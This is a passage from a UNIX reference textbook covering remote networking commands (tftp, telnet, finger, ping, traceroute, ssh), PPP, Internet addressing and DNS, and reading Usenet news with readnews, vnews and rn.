n	Substitute *n*th argument	**rm !:4 !:6**	rm fourth and sixth files named in last command
s/abc/def/	Switch *abc* to *def*	**!cat:s/kron/korn/**	Redo last **cat** command, changing *kron* to *korn*
^abc^def	Run last command and change *abc* to *def*	**^oldfile^old_file**	Redo previous command, changing *oldfile* to *old_file*

Invoking ftp via a Web Browser

You do not need to use the traditional command-line interface for ftp if you have a web browser such as Firefox or Mozilla installed on your system. When you have a web browser, you can access an anonymous FTP site by using a URL of the form *ftp://ftp.foobar.com* (where *ftp://ftp.foobar.com* is the anonymous FTP site you wish to access). See Chapter 10 for details.

Using tftp

Another command is available that can be used for file transfer to and from remote hosts. The **tftp** command, which implements the *Trivial File Transfer Protocol (TFTP),* uses the User Datagram Protocol (UDP) instead of the Transmission Control Protocol (TCP) used by **ftp**. You can use **tftp** when you have no login on the remote machine. Because there is no validation of users with **tftp**, it can only be used to transfer files that are publicly readable. Because **tftp** does not authenticate users, it is extremely insecure. This means that it is often unavailable on server machines.

Unlike **ftp**, when you use **tftp** you are *not* running an interactive session with a remote host. Instead, your system communicates with the remote system whenever it has to.

You begin a **tftp** session by issuing this **tftp** command:

```
$ tftp
tftp>
```

Once the **tftp** session has been started, you can issue a **tftp** command. You can display a list of **tftp** commands by entering a question mark (**?**) at the **tftp** prompt:

```
tftp> ?
Commands may be abbreviated. Commands are:
connect  connect to remote tftp
mode     set file transfer mode
put      send file
get      receive file
quit     exit tftp
verbose  toggle verbose mode
trace    toggle packet tracing
status   show current status
binary   set mode to octet
ascii    set mode to netascii
rexmt    set per-packet retransmission timeout
timeout  set total retransmission timeout
? print  help information
```

For instance, to connect to a remote host for copying files, you use this **tftp connect** command:

```
$ tftp
tftp> connect
(to) jersey
```

After you enter the **tftp** command **connect, tftp** gives you the prompt "(to)." You enter the system name jersey Then **tftp** establishes a connection to the machine jersey (if it can).

You can also establish a **tftp** session by supplying the name of the system on your command line, like this:

```
$ tftp jersey
```

You can use the **tftp status** command to determine the current status of your **tftp** connection:

```
tftp> status
connected to jersey
mode: netascii verbose: off tracking: off
remxt-interval: 5 seconds max-timeout: 25 seconds
```

Remote Login Using telnet

You can use **rlogin** to log in to a remote UNIX computer. However, you may want to log in to a system running some other operating system, or a different version of the UNIX System. This can be accomplished using the **telnet** command.

To begin a **telnet** session, you run the **telnet** command, like this:

```
$ telnet
telnet>
```

Once you have established a **telnet** session, you can run other **telnet** commands. You can display a list of these commands by entering the **telnet** command **help** or a question mark:

```
telnet> help
Commands may be abbreviated. Commands are:
close   Close current connection
display display operating parameters


mode    try to enter line-by-line or character-at-a-time mode
open    connect to a site
quit    exit telnet
send    transmit special characters ('send ?' for more)
set     set operating parameters ( 'set ?' for more)
status  print status information
toggle  toggle operating parameters ('toggle ?' for more)
z       suspend telnet
?       print help information
```

You can use the **telnet open** command to establish a **telnet** session with a remote host. For instance, you would use this command line to start a session with the remote machine michigan:

```
telnet> open michigan
```

You can also establish a **telnet** session with a remote host by supplying the machine name as an argument to the **telnet** command. For instance, you can start a session with michigan by typing this:

```
$ telnet michigan
```

This is the response:

```
Trying ...
Connected to michigan
Escape character is '^]'
```

It is followed by the ordinary login sequence on the machine michigan. Of course, you must have credentials to log in to michigan. Also note that **telnet** tells you the escape character it recognizes, which in this case is CTRL-].

If you try to use **telnet** to log in to a machine that is not part of your network, **telnet** searches through the host database on your machine. Then it tells you that the machine you are trying to log in to is not part of the network. After receiving this message, you receive another **telnet** prompt. If you wish, you can terminate your **telnet** session by typing **quit,** or simply **q**.

Aborting and Suspending telnet Connections

You can abort a **telnet** connection by entering the **telnet** escape character, which usually is CTRL-], followed by **quit.** This returns you to your local machine. When you abort a connection to a machine you reached with a series of **telnet** commands, you return to your original machine.

You can suspend a **telnet** connection by typing CTRL-Z. When you do this, the **telnet** process becomes a background process. To reactivate a suspended **telnet** session, type **fg**.

Invoking telnet via a Web Browser

If a web browser such as Netscape Navigator is installed on your system, you can set up a telnet session by supplying a URL in the form *telnet://foobar.com* (where *foobar.com* is the name of the remote system you wish to log in to). See Chapter 10 for details.

Obtaining Information About Users and Hosts

Before using remote commands, you may want to obtain some information about machines and users on the network. You can get such information using any of several commands provided for this purpose, including **rwho,** which tells you who is logged in to machines on the network; **finger,** which provides information about specific users on a local or remote host on your network; **ruptime,** which tells you the status of the machines on the network; and **ping**, which tells you whether a machine is up or down. You may also want to run **traceroute** to investigate network issues; this command will tell you the route packets are taking to reach a remote host.

The rwho Command

You can use the **rwho** command to print information about each user on a machine on your network. The information you get includes the login name, the name of the host, where the user is, and the login time for each user. For instance,

```
$ rwho
avi    peg:console    Oct 15 14:53
khr    pikes:console  Oct 15 17:32
jmf    arch:ttya2     Oct 15 12:21
rrr    homx:ttya3     Oct 15 17:06
zeke   xate:ttya0     Oct 15 17:06
```

The finger Command

You can obtain information about a particular user on any machine in your network using the **finger** command. You obtain the same type of information about a user on a remote machine as you would for a user on your own machine (see Chapter 2). To obtain information about a user on a remote host, supply the user's address. For instance, to obtain information about the user *khr* on the machine jersey, use this command line:

```
$ finger khrjersey
```

On some machines, **finger** is disabled for remote users for security reasons.

The ruptime Command

You can use the **ruptime** command to obtain information about the status of all machines on the network. The command prints a table containing the name of the host on the local network, whether the host is up or down, the amount of time it has been up or down, the number of users on that host, and information on the average load on that machine for the past minute, 5 minutes, and 15 minutes. For example,

```
$ ruptime
aardvark   up 21+02 24,  6 users,   load   0.09,  0.05,  0.02
bosky      up 20+07 58,  5 users,   load   1.23,  2.08,  1.87
fickle     up  6+18 48,  0 users,   load   0.00,  0.00,  0.00
jazzy      up  1+02 31,  8 users,   load   4.29,  4.07,  3.80
kitsch     up 21+02 06,  9 users,   load   1.06,  1.03,  1.00
lucky      up 21+02 06,  4 users,   load   1.09,  1.04,  1.00
olympia    up 21+02 05,  0 users,   load   1.00,  1.00,  1.00
sick     down  2+07 14
xate       up  2+06 39,  1 user,    load   1.09,  1.20,  1.57
```

The preceding shows that the machine *aardvark* has been up for 21 days, 2 hours, and 24 minutes, has 6 current users logged in, had an average load of 0.09 processes in the last minute, 0.05 processes in the last 5 minutes, and 0.02 processes in the last 15 minutes. The machine *sick* has been down for 2 days, 7 hours, and 14 minutes.

The ping Command

Before using a remote command, you may wish to determine whether the remote machine you wish to contact is up. You can do this with the **ping** command. Issuing this command with the name of the remote machine as an argument determines whether a remote host is up and connected to the network or whether it is down or disconnected from the network.

For instance, the command

```
$ ping jersey
jersey is alive
```

tells you that the remote host jersey is up and connected to your network. If jersey is down or is disconnected from the network, you would get this:

```
$ ping jersey
no answer from jersey
```

A remote system may be running and connected to your network, but communication with that system may be slow. You can obtain more information about the connection between your system and the remote system if you are running a variant of UNIX that supports options to the **ping** command (or that supports the **traceroute** command-see the next section). For example, you may be able to monitor the response time between your system and the remote system (on Solaris, the **-s** option to **ping** does this). You may even be able to use the **ping** command to track the actual route that packets between your system and the remote system take in the Internet (on Solaris the **-svIR** combination of options does this). Consult the manual page for **ping** on your particular system for details on how to obtain similar information for Internet connections from your system.

The traceroute Command

The **traceroute** command is available on most modern UNIX variants. This command can be used to find the route through the Internet packets from your computer taken to reach a remote host. You may want to use this command when you get no response from a remote host when you use the **ping** command. Running the **traceroute** command will tell you whether there is a problem with your connection to the Internet or whether packets are just not reaching their ultimate destination. That is, you will be able to see whether there is a broken link that is preventing your packets from the remote host, or whether a particular link is slow.

The information shown in each line of **traceroute** output includes

- The hop number. Hop 1 begins at your machine; all hops needed to reach the destination are displayed, if this host can be reached, as long as the number of hops does not exceed a preset limit (which is 30 hops by default, but which can be changed using the **-m** option to **traceroute).** If the destination cannot be reached, all hops that make their way to an intermediate machine are shown.
- The host name at each hop, or the IP address when there is no reverse DNS for this host.
- The IP address, shown in parentheses.
- The times used by three separate probes to reach the host at this hop.

For example, here is the output of the **traceroute** command when run from the machine *www.net.berkeley.edu* with the machine *stanford.edu* as the destination.

```
$ traceroute stanford.edu

1  inr-211-inr-203--128-32-206-1.HSRP.Berkeley.EDU (128.32.206.1) 0.433 ms 0.349 ms 0.306 ms

2  g3-1.inr-201-eva.Berkeley.EDU (128.32.255.1) 0.544 ms 0.389 ms 0.369 ms

3  ge-1-2-0.inr-002-reccev.Berkeley.EDU (128.32.0.36) 49.401 ms 0.445 ms 10.171 ms

4  hpr-oak-hpr-ucb-ge.cenic.net (137.164.27.129) 0.797 ms 0.616 ms 0.760 ms

5  hpr-stan-ge-oak-hpr.cenic.net (137.164.27.158) 1.947 ms 1.943 ms 1.962 ms

6  bbr2-rtr.Stanford.EDU (171.64.1.133) 2.165 ms 2.261 ms 2.261 ms

7  www4.Stanford.EDU (171.67.20.36) 2.248 ms 2.360 ms 2.384 ms
```

PREV NEXT

PREV NEXT

The Secure Shell (ssh)

The Berkeley Remote Commands and the DARPA Commands allow users access to resources on remote computers. Unfortunately, as mentioned earlier in this chapter, systems that enable these commands are vulnerable to attack by unauthorized parties. For example, an intruder with root access to a computer on the network, or who has tapped into the network itself, can obtain passwords of users. Because of these and other security concerns, system administrators on many UNIX systems disable these remote commands.

To solve the security problems of the Berkeley Remote Commands while allowing the same functions they perform to be carried out, in 1995, Tatu Ylönen at the Helsinki University of Technology, Finland, created the *Secure Shell (SSH).* Although the first few releases of the Secure Shell were freely available, Ylönen decided to develop later versions as propriety software owned by a company he founded, SSH Communications Security In 1999, members of the OpenBSD development team (see Chapter 1) decided to create an open-source free version of the Secure Shell, which they named OpenSSH. The OpenSSH is available for Linux, Solaris, AIX, OpenBSD, HP-UX, Mac OS X, and other UNIX variants. Other commercial versions of the Secure Shell, besides the SSH Secure Shell, and other open-source versions of the Secure Shell, besides OpenSSH are also available.

The Secure Shell, as offered by a commercial vendor or an open-source supplier, is a program that allows users to log in to computers over a network, to copy files from one computer to another, and to execute commands on a remote machine, all in secure ways. The Secure Shell provides security by authenticating users and by providing secure communications over connections that may not be secure. That is, the Secure Shell was designed to carry out the same functions as the Berkeley Remote Commands, without leading to the same security vulnerabilities. The Secure Shell provides security in many ways. For example, when the Secure Shell is used, both ends of the connection are automatically authenticated and all passwords sent over the network are first encrypted. The Secure Shell uses both private- and public-key cryptography for encryption and authentication functions. The particular algorithms employed vary according to whether you are using a free version or a commercial version of the Secure Shell software.

The specific versions of the commands supported by different variants of the Secure Shell vary For example, the OpenSSH suite replaces the **rlogin** command, as well as the **telnet** command, with the **ssh** command. It replaces **rcp** with **scp**, and it replaces **ftp** with **sftp**.

For example, suppose you have an account on the remote machine jersey.att.com and are running the OpenSSH suite. To connect to this machine as a remote server, type

```
$ ssh jersey.att.com
```

If this is the first time that you are connecting to this remote host via **ssh**, you will be asked whether you want to continue connecting. If you answer yes, this host will be added to your *known_hosts* file. (More precisely, the name of this host and its encryption key are added to the *known_hosts* file.) When you make successive connections to this remote host, you will not be asked whether you want to continue connecting. When you use **ssh** to connect to a remote host in your *known_hosts* file, your password is automatically provided to the remote system. If the host key has changed, you will see a warning message when you attempt to connect to this host. Note that when you use **ssh**, you are assured that you are connecting to the correct host and that you have an encrypted connection with the remote host that cannot be intercepted and decrypted by an intermediate party

If the Secure Shell is not already installed on the system you use, you can obtain it over the Internet. You can download it from *http://www.openssh.com/*. You can find the manual pages for the Secure Shell commands at *http://www.openssh.com/manual.html*.

PREV NEXT

PREV NEXT

PPP and PPPoE

If your machine is part of a network that is directly connected to the Internet, you can remotely log in to or exchange files with these other machines via **telnet** and **ftp,** respectively But what if your computer is not part of such a network? In that case you can set up a TCP/IP connection over a regular telephone line or a DSL line by using a special protocol, PPP in the case of regular telephone lines and PPPoE in the case of DSL lines, that supports Internet access over serial connections. To set up such a connection, you need PPP or PPPoE client software, a telephone and a modem or a DSL line and a DSL modem, and a PPP or PPPoE account with an Internet service provider. PPP and PPPoE software is available for many UNIX variants.

The Point-to-Point Protocol (PPP) was developed as an alternative to an earlier protocol, the Serial Line Internet Protocol (SLIP), without the many problems of SLIP. PPP is based on work done in 1989 by Russ Hobby at the University of California, San Diego, and Drew Perkins at Carnegie Mellon University PPP was adopted as an Internet Standard 51 in 1994 by the Internet Engineering Task Force (IETF), which is responsible for standardization on the Internet. PPP provides for error detection and offers data compression capabilities. PPP and PPPoE software is bundled with or is available with many versions of UNIX.

PREV NEXT

PREV NEXT

Summary

This chapter described the networking capabilities provided by TCP/IP commands in UNIX. You saw how the Berkeley Remote Commands can be used for networking between UNIX System computers, including remote login, remote execution, and file transfer. The DARPA Commands, which can be used for networking in heterogeneous TCP/IP environments, were also introduced. The DARPA Commands can be used for remote login and file transfer between computers running different operating systems, as long as they run TCP/IP software. The Secure Shell, designed to eliminate the security problems of the Berkeley Remote Commands, was described. Protocols that can be used to set up TCP/IP connections over a telephone connection, PPP and PPPoE, were also discussed.

The capabilities covered in this chapter are part of the networking and communications facilities in UNIX that include the mail system, the UUCP system (discussed on the companion web site), and distributed file systems (discussed in Chapter 15). Administration, operation, and management of the TCP/IP Internet Package are discussed in Chapter 17.

You will learn more about the Internet and the wide variety of services available on the Internet in Chapter 10.

PREV NEXT

PREV NEXT

How to Find Out More

To find out more about UNIX TCP/IP and related concepts, consult these resources:

Comer, Douglas E., and D. Stevens. *Internetworking with TCP/IP, Volumes I, II, and III* (various editions). Englewood Cliffs and Upper Saddle River, NJ: Prentice Hall, 1996–2005.

Petersen, Richard. *Linux: The Complete Reference.* 5th ed. Berkeley, CA: McGraw-Hill-/Osborne, 2002.

Petersen, Richard. *UNIX Networking Clearly Explained .* Chestnut Hill, MA: AP Professional, 1999.

Stevens, R. *UNIX Network Programming. Volumes I and II* (various editions). Englewood Cliffs and Upper Saddle River, NJ: Prentice Hall, 1998–2003.

You can consult some useful web sites for additional information about the Secure Shell. In particular, FAQs on the Secure Shell can be found at *http://www.employees.org/~satch/ssh/faq/* . An excellent tutorial on the Secure Shell is available at *http://www.tac.nyc.ny.us/~kim/ssh/#ss.* You can also consult the newsgroup *comp.security.ssh.*

PREV NEXT

PREV NEXT

Chapter 10: The Internet

The Internet is a vast worldwide network of computers, which has grown and continues to grow at a fantastic rate, both in number of users and amount of traffic. You may not know that the Internet was originally designed to connect UNIX computers. Today it spans all types of operating systems. The major reason for its explosive growth has been the tremendous success of the World Wide Web (WWW), a vast collection of "pages" located on computers throughout the world that are connected over the Internet. The software that makes it possible to use the web effectively the web browser, has evolved into a powerful and easy-to-use application.

This chapter describes the Internet and introduces several different Internet services, including netnews (a bulletin board service), the Internet Relay Chat (IRC), Instant Messaging (IM), and the World Wide Web (WWW). We will concentrate on the most important of these services and provide enough information to help you get started using them. You will also get pointers on where to go to obtain detailed information about using Internet services, including many sources of information available on the Internet itself.

What Is the Internet?

The Internet is a network of computers that use common conventions for naming and addressing systems. It is a collection of interconnected independent networks; no one owns or runs the entire Internet. The computers that compose the Internet run variants of UNIX, as well as a variety of other operating systems, including Windows. Using the TCP/IP and related protocols, computers on the Internet can carry out a wide range of networking tasks. For example, people with Internet access can send electronic mail messages to other people on the Internet, as described in Chapter 8. People can log in to remote computers on the Internet using the **telnet** command as well as copy files on remote computers on the Internet using the **ftp** command (discussed in Chapter 9). And they can do many other things through *web browsers,* discussed later in this chapter.

PREV NEXT

PREV NEXT

Accessing the Internet

If you are a user on a multiuser system or if your computer is part of a larger network at a company, an educational institution, or some other organization, you may already be connected to the Internet. If this is the case, you can access Internet services using the appropriate commands described later in this chapter and in Chapter 9. However, if you want to access the Internet from your own computer, you have two choices: You can connect to the Internet directly, or you can use a public-access provider. Directly connecting to the Internet is complicated and beyond the scope of this book. Unless you plan to become heavily involved with the Internet, a better option is to use one of the many public-access providers.

Using a Public-Access Provider

To use a public-access provider, you need to connect to a public-service provider, called an *Internet service provider (ISP).* ISPs generally charge a fee for using their system to access the Internet. These providers offer a wide range of Internet services. In many places you have several options for how you connect to the Internet. You can connect using a modem over a standard telephone line. You can also take advantage of a high-speed Internet connectivity option, including connections made using a cable modem over cable lines and connections made using a digital subscriber line (DSL) modem over regular telephone lines. If you select a connection using a modem over a regular telephone line, you should find a local (in the sense of a local phone call) Internet access provider or one with a toll-free number, to keep your phone bills low. You may want to select a provider that charges a flat monthly fee that allows use for a large block of hours per month rather than a usage-based fee, because it is very easy to find yourself connected to the Internet for hours at a time. If one or more high-speed connections are available at your location and you are willing to pay the extra cost, you will pay a flat monthly service fee that will provide you a permanent connection to the Internet. Check with your local cable company and DSL providers for details.

Internet Addresses

Each computer on the Internet has an official Internet address, known as an IP address, together with a name that uniquely identifies that computer. Because people prefer using names for computers, whereas networking software uses IP addresses, a way is needed to translate the name of a system to an Internet address. This mapping is provided by the *Domain Name Service (DNS).* When a program encounters the name of a computer, the program uses the DNS to translate this name into its IP address. See further discussion in this chapter, as well as in Chapter 17, for more information.

IP Addresses

Every computer on the Internet has an IP address that is made up of four integers between 1 and 254 (with 255 used in subnet masks that are used to separate host parts of an address into two or more subnets), separated by dots, such as 127.64.11.9. The first part of the address specifies a particular network that is part of the Internet, and the second part of the address specifies a particular host on that network. The rules for assigning these numbers lie beyond the scope of this book.

Internet System Names

Names of systems on the Internet (known as *fulty qualified domain names*) consist of alphanumeric strings separated by dots. For example, *zeus.cs.unj.edu* is the full Internet name of a particular host; here *zeus* in the name of the system, *cs* represents the group of all systems in the computer science department, *unj* contains all systems at the (fictional) University of New Jersey, and *edu* contains all systems at educational institutions in the United States. Here, *edu* is one of several possible *top-level domains.*

There are two varieties of top-level domains. The first, *organizational domains* are designed to be used inside the United States. A top-level domain in the United States indicates the type of organization that owns the computer. For example, the domain *edu* is used for computers at

educational institutions. It is important to note that organizational domains were devised before the Internet became an international network. This has led to a different type of top-level domain being used outside of the United States. Instead of using the type of organization, computers on the Internet outside of the United States use geographical top-level domains where two letters are used to represent each country of the world. For example, the domain *nz* represents the top-level domain of computers in New Zealand.

Domain Name Service (DNS)

As mentioned previously, a machine node name is linked to a particular IP address through the DNS service. To use this service, you must register your machine with a server that runs the translation software, called a *Domain Name Server.* The only two pieces of information that are needed are the machine node name, or DNS name (such as stu.att.com), and the current IP address (such as 135.19.47.203). These two items are stored in a *DNS table.* Once you are registered, all users can access your machine via its DNS name. This capability is especially useful when your internal IP network changes its addresses frequently. Your local DNS administrator can change the IP address in the DNS table to point to the new address without requiring the people that want to reach you to do anything, since the node (DNS) name that they use to contact you will remain the same. We will discuss DNS in more detail in Chapter 17.

PREV NEXT

PREV NEXT

The Usenet

One of the older and still popular services available on the Internet is a bulletin board service known as *netnews.* Netnews is transmitted over the Internet using the Network News Transfer Protocol (NNTP). The network of computers that share netnews, over the Internet or otherwise, is known as the *Usenet* (*Use*r's *net*work). Computers at schools, companies, government agencies, and research laboratories in countries throughout the world participate in Usenet.

The collection of programs used to share information is called *netnews,* and messages are known as *news articles.* Netnews software is freely distributed to anyone who wants it. News articles containing information on a common topic are *posted* to one or more newsgroups.

Usenet Background

The original netnews software was developed in 1979 by Truscott and Ellis to exchange information via an old networking program called **uucp,** between Duke University and the University of North Carolina, Chapel Hill. Interest in netnews spread after a 1980 USENIX talk, with many other sites joining the network soon afterward. Versions of netnews software were developed at Berkeley making it easier to read and post articles and to organize newsgroups, and making it possible to handle many sites.

Traditionally, netnews articles were read using one of several different software programs called *newsreaders* designed especially for this task. However, with the advent of web browsers (the software designed for displaying web pages), new ways of accessing netnews are now possible. For example, a web browser can be used to receive and to post netnews articles. Furthermore, news articles are now commonly available as web pages, making it possible to access them exactly in the same way as any web page. There is also a web site called Google Groups that you can access to read archived netnews articles-see later in this chapter for details.

How Usenet Articles Are Distributed

In the past, systems used dial-up connections and UUCP software to exchange netnews. However, in recent years more and more systems use existing networks and their communications protocols, such as the Internet with TCP/IP, for news exchange; the Network News Transfer Protocol (NNTP) is used in this case. A group of *backbone sites* forward netnews articles to each other and to many other sites. Individual sites may also forward the netnews they receive to one or more other sites. Eventually, the news reaches all the machines on the Usenet. Often news has to travel through many different intermediate systems to reach a particular machine.

How Newsgroups Are Organized

Netnews articles are organized into *newsgroups.* There are literally thousands of different newsgroups, organized into main categories. These categories are either topic areas, institutions, or geographical areas. The names of all newsgroups in a category begin with the same prefix. Some articles on the Internet are distributed worldwide, while others are only distributed in limited geographical areas or within certain institutions or companies. Table 10–1 shows some of the prefixes for the largest categories used for posting netnews worldwide.

Table 10–1: Some Popular Newsgroup Prefixes

Classification	Content
comp	*Comp*uting
news	Net*n*ews and the Usenet itself
rec	*Rec*reation
sci	The *sci*ences

soc	*Soc*ial issues
humanities	*Humanities* issues
talk	Discussions *(talk)*
alt	*Alt*ernative topics (wide topic area)
misc	*Misc*ellaneous (everything not fitting elsewhere)

An example of a prefix used for newsgroups within a particular institution is *att,* which is used by AT&T for its internal newsgroups. Examples of prefixes used for newsgroups for specific geographical areas include *nj,* for articles of local interest in New Jersey, *ca,* for articles of local interest in California, and *ba,* for articles of local interest in the San Francisco Bay Area. Hundreds of different prefixes are used for local and special-purpose newsgroups.

Individual newsgroups are identified by their category, a period, and their topic, which is optionally followed by a period and their subtopic, and so on. For instance, *comp.text* contains articles on computer text processing, *comp.unix.questions* contains articles posing questions on the UNIX System, and *rec.arts.movies.reviews* contains movie reviews.

Identifying Available Newsgroups

You will be able to read netnews only in those newsgroups your machine knows about (unless you access netnews via the web-more about that later). To get a list of newsgroups your machine knows about, look for the file */usr/lib/news/newsgroups* and print it out. Table 10–2 includes some of the most popular newsgroups (other than those devoted to sex!), other representative newsgroups, and newsgroups with wide distribution, along with a description of their topics.

Table 10–2: Some Popular Newsgroups and Their Topics

Newsgroup	Topic
comp.ai	Artificial intelligence
comp.databases	Database issues
comp.graphics.animation	Animated computer graphics
comp.lang.c	The C programming language
comp.misc	Miscellaneous articles on computers
comp.sources.unix	Source code of UNIX System software packages
comp.text	Text processing
comp.unix.questions	Questions on the UNIX System
misc.consumers	Consumer interests
misc.forsale.non-computer	Want ads of items other than computers for sale
misc.misc	Miscellaneous articles not fitting elsewhere
misc.wanted	Requests for things needed
news.announce.conferences	Announcements on conferences
news.announce.newusers	Postings with information for new users
news.answers	FAQs for different newsgroups
news.lists	Statistics on Usenet use
rec.arts.movies.current-films	Discussions on recent movies
rec.audio.marketplace	High-fidelity equipment want ads
rec.autos.tech	Technical aspects of cars

rec.birds	Bird watching
rec.gardens	Gardening topics
rec.humor	Jokes
rec.photo.misc	Photography and cameras, other than want ads or darkroom topics
rec.travel.europe	Traveling throughout Europe
sci.crypt	The use and analysis of cipher systems
sci.math	Mathematical topics
sci.math.symbolic	Symbolic computation systems
sci.misc	Miscellaneous articles on science
sci.physics	Physics, including new discoveries
soc.singles	Single life
soc.women	Women's issues

Reading Netnews

Netnews can be read using a traditional newsreader or in combination with the newsreader software built into most popular web browsers. You can also read netnews using a web browser by accessing certain web sites. There are many traditional newsreaders, some of these that have been or are widely used are **readnews, vnews** (*v*isual *n*ews), **rn** (*r*ead *n*ews), **trn** (*t*hreaded *r*ead *n*ews), and **tin** (*t*hreaded *I*nternet *n*ewsreader). These newsreading commands are described in the following discussion.

The .newsrc File

The programs for reading netnews use your *.newsrc* file in your home directory, which keeps track of which articles you have already read. In particular, the *.newsrc* file keeps a list of the ID numbers of the articles in each newsgroup that you have read. When you use one of the programs for reading news, you see only articles you have not read, unless you supply an option to the command to tell it to show you *all* articles. Ranges of articles are specified using hyphens (to indicate groupings of consecutive articles) and commas. The following is a sample *.newsrc:*

```
$ cat  .newsrc
misc.consumers: 1-16777
news.misc: 1-3534, 3536-3542, 3545-3551
rec.arts.movies: 1-22161
sci.crypt: 1-2132
sci.math: 1-7442, 7444-7445, 7449, 7455
sci.math.symbolic: 1-782
rec.birds: 1-1147
rec.travel: 1-8549
comp.ai: 1-4512
comp.graphics: 1-5695 comp.text: 1-4690
comp.unix.aix!
comp.unix.questions: 1-16142
comp.unix.wizards: 1-17924
misc.misc: 133, 160-162
misc.wanted: 1-8119, 8125, 8131
news.announce.conferences: 1-699
```

You can edit your *.newsrc* file if you want to reread articles you have already seen. To do this, use your editor of choice to change the range of articles listed in the file so that it does not include the numbers of articles that you want to read. You can also tell netnews that you are not interested in a particular newsgroup by replacing the colon in the line for this newsgroup with an exclamation point; this "unsubscribes" you to this newsgroup; the exclamation point tells the netnews program to skip this

newsgroup when you read news. (In the preceding example, note the exclamation point after the newsgroup *comp.unix.aix.*)

Using readnews

Although **readnews** is the oldest program for reading netnews and primarily uses a line-oriented interface, some people still use it. When you enter the **readnews** command, you see the heading of the first unread article in the first newsgroup in your *.newsrc.* For example,

```
$ readnews

------------------
Newsgroup sci.math
------------------

Article 3313 of 3459  Mar 29 19:22.
Subject:  New Largest Prime Found
From:  galoisparis.UUCP (E. GaloisUniv Paris FRANCE)
(110 lines)  More? [ynq]
```

The header in the preceding example tells you that this is article number 3313 of 3459 in the newsgroup *sci.math.* You see the date and time the article was posted, and the subject as provided by the author. The electronic mail address of the author and the author's name and affiliation are displayed. Finally, you are told that the article contains 110 lines. You are then given a prompt. At this point, you can enter **y** to read the article, **n** not to read it and to move to the next unread article (if there is any), or **q** to quit, updating your *.newsrc* to indicate which new articles you have read. Besides these three possible responses, there are many others. The most important of these other commands is **x**, which is used to quit *without* updating your *.newsrc.* Some of the other available **readnews** commands are listed in Table 10–3.

Table 10–3: Some readnews Commands

Command	Action
r	Reply to the article's author via mail
N [newsgroup]	Go the next newsgroup or the newsgroup named
U	Unsubscribe to this newsgroup
s [file]	Save article by appending it to the file named; default is file *Articles* in your home directory
s | *program*	Run *program* given with the article as standard input
!	Escape to shell
<number>	Go to message with number given in current newsgroup
–	Go back to last article displayed in this newsgroup (toggles)
b	Go back one article in this newsgroup
l	List all unread articles in current newsgroup
L	List all articles in current newsgroup
?	Display help message

You can use the **-n** option to tell **readnews** which newsgroup to begin with. For instance, to begin with articles in *comp.text,* type

```
$ readnews -n comp.text
```

You may also want to print all unread articles in the newsgroups that you subscribe to. You can do so using this:

```
$ readnews -h -p > articles
$ lp articles
```

The **-h** option tells **readnews** to use short article headers. The **-p** option sends all articles to the standard output. Thus, the file *articles* you print using **lp** contains all articles, with short headers.

Using vnews

In the same way that many users prefer using a screen-oriented editor, such as vi, to a line-oriented editor, such as **ed**, many users prefer using a screen-oriented netnews interface. The **vnews** program provides such an interface. The **vnews** program uses your screen to display article headers, articles, and information about the current newsgroup along with the article you choose to read.

When you type **vnews,** you begin reading news starting with the newsgroup found first in your *.newsrc* file if this group has unread news. (If you do not have a *.newsrc* file, **vnews** creates one for you.) You can specify a particular newsgroup by using the **-n** option. For instance, the command

```
$ vnews -n comp.text
```

can be used to read articles in the newsgroup *comp.text.*

You will be shown a screen containing the header of the first unread article in this group, as well as a display on the bottom that shows the prompt, the newsgroup, the number of the current article, the number of the last article, and the current date and time. (The format of the header depends on the particular netnews software being used.) An example of what you will see is shown in Figure 10–1.

```
Newgroup comp.text (Text processing issues and methods)
Article <2332@jersey.ATT.COM> May 31 13:18
Subject: special logic symbols in troff
Keywords: troff, logic
From: khr@ATT.COM (k.h. rosen@AT&T Laboratories)
(23 lines)
more?          comp.text 484/587        Oct 1 17:13
```

Figure 10–1: Using the vnews command

You can see a list of **vnews** commands by typing a question mark at the prompt. Some commonly used commands are listed in Table 10–4.

Table 10–4: Some Commonly Used vnews Commands

Command	Action
ENTER	Display next page of article, or go to next article if last page
n	Go to next article
r	Reply to article
f	Post follow-up article
CTRL-L	Redraw screen
N *[newsgroup]*	Go to next newsgroup or newsgroup named
D	Decrypt an encrypted article
A	Go to article numbered
q	Quit and update .newsrc
x	Quit without updating .newsrc
s *[file]*	Save the article in file in home directory; default is file *Articles*
h	Display the article header

	Go to previous article displayed
b	Go back one article in current newsgroup
!	Escape to shell

For instance, to read the current article, either press the SPACEBAR or the ENTER key. The contents of the article will be displayed, and the prompt "next?" will appear.

Using rn

The rn program for reading netnews articles has many more features than either **readnews** or **vnews.** For instance, **rn** allows you to search through newsgroups or articles within a newsgroup for specific patterns using regular expressions. Only basic features of rn will be introduced here; for a more complete treatment, see one of the references described at the end of this chapter.

To read news using **rn**, enter this command, optionally supplying the first newsgroup to be used:

```
$ rn comp.unix
Unread news in comp.unix             23 articles
Unread news in comp.unix.aux          3 articles
Unread news in comp.unix.cray        12 articles
Unread news in comp.unix.questions  435 articles
Unread news in comp.unix.wizards     89 articles
and so forth
********  23 unread articles in comp.unix-read now? [ynq]
```

If you enter **y** or press the SPACEBAR, you begin reading articles in this newsgroup. However, you can move to another newsgroup in many different ways, including the commands displayed in Table 10–5.

For instance, to search for the next newsgroup with the pattern "wizards," use the following:

```
******** 23 unread articles in comp.unix--read now? [ynq] /wizards
Searching...
******** 89 unread articles in comp.unix.wizards---read now? [ynq]
```

Table 10–5: Some Newsgroup-Level rn Commands

Command	Action
n	Go to next newsgroup with unread news
p	Go to previous newsgroup with unread news
–	Go to previously displayed newsgroup (toggle)
l	Go to first newsgroup
$	Go to the last newsgroup
gnewsgroup	Go to the newsgroup named
/pattern	Scan forward for next newsgroup with name matching *pattern*
?*pattern*	Scan backward for previous newsgroup with name matching *pattern*

Once you have found the newsgroup you want, you start reading articles by entering y. You can also enter=to get a listing of the subjects of all articles in the newsgroup. After you enter y, the header of the first unread article in the newsgroup selected is displayed as follows:

```
******** 89 unread articles in comp.unix.wizards read now? [ynq] y
```

You obtain the first article, which will look something like this:

```
Article 5422 (88 more) in comp.unix.wizards
From: fredjersey.att.com (Fred Diffmark AT&T Laboratories)
Newsgroups: comp.unix.wizards,comp.unix.questions
Subject: new Solaris real time features
```

```
Keywords: Solaris, real time
Message-ID:
Date: 2 Mar 99
Lines: 38
--MORE--(19%)
```

You enter your command after the last line. Some of the many choices are displayed in Table 10–6. The commands in Table 10–6 let you read the current article, find another article containing a given pattern, or perform one of dozens of other possible actions.

Table 10–6: Some Article-Level rn Commands

Command	Action
SPACEBAR	Read next page of article
ENTER	Display next line of article
CTRL-L	Redraw the screen
